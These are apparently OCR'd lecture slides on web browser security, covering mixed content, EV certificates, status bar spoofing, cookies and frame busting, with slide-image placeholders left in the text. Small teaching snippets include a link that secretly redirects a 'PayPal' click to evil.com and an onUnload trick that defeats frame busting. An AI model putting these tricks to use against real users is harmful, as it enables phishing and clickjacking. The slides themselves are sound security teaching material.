
Safe to type your password?




Safe to type your password?




Safe to type your password?



Safe to type your password?



Safe to type your password?




Mixed Content: HTTP and HTTPS


- Problem
  - Page loads over HTTPS, but has HTTP content
  - Network attacker can control page
- IE: displays mixed-content dialog to user
  - Flash files over HTTP loaded with no warning (!)
  - Note: Flash can script the embedding page
- Firefox: red slash over lock icon (no dialog)
  - Flash files over HTTP do not trigger the slash
- Safari: does not detect mixed content


Will talk about this later….

Mixed Content: HTTP and HTTPS



silly dialogs





Mixed content and network attacks

- banks: after login all content over HTTPS
  - Developer error: Somewhere on bank site write

```
<script src=http://www.site.com/script.js> </script>
```

  - Active network attacker can now hijack any session


- Better way to include content:


```
<script src=//www.site.com/script.js> </script>
```

  - served over the same protocol as embedding page

Lock Icon 2.0


Extended validation (EV) certs





- Prominent security indicator for EV certificates
- note: EV site loading content from non-EV site does not trigger mixed content warning

Finally: the status Bar




- Trivially spoofable


```
<a href="http://www.paypal.com/"
        onclick="this.href = 'http://www.evil.com/';">
    PayPal</a>
```

COOKIES: CLIENT STATE

Cookies


- Used to store state on user's machine





HTTP is stateless protocol; cookies add state


Cookie authentication



Cookie Security Policy

- Uses:
  - User authentication
  - Personalization
  - User tracking: e.g. Doubleclick (3rd party cookies)
- Origin is the tuple **<domain, path>**
  - Can set cookies valid across a domain suffix

Secure Cookies




- Provides confidentiality against network attacker
  - Browser will only send cookie back over HTTPS

FRAMES AND FRAME BUSTING

Frames

- Embed HTML documents in other documents

```
<iframe name="myframe"
      src="http://www.google.com/">
            This text is ignored by most browsers.
</iframe>
```



Frame Busting

- Goal: prevent web page from loading in a frame
  - example: opening login page in a frame will display correct passmark image

- Frame busting:

```
if   (top != self)
        top.location.href = location.href
```

Better Frame Busting

- Problem: **Javascript OnUnload event**

```
<body onUnload="javascript: cause_an_abort;)">
```

- Try this instead:

```
if   (top != self)
        top.location.href = location.href
else {  …  code of page here …}
```

Summary

- Http
- Rendering content
- Isolation
- Communication
- Navigation
- Security User Interface
- Cookies
- Frames and frame busting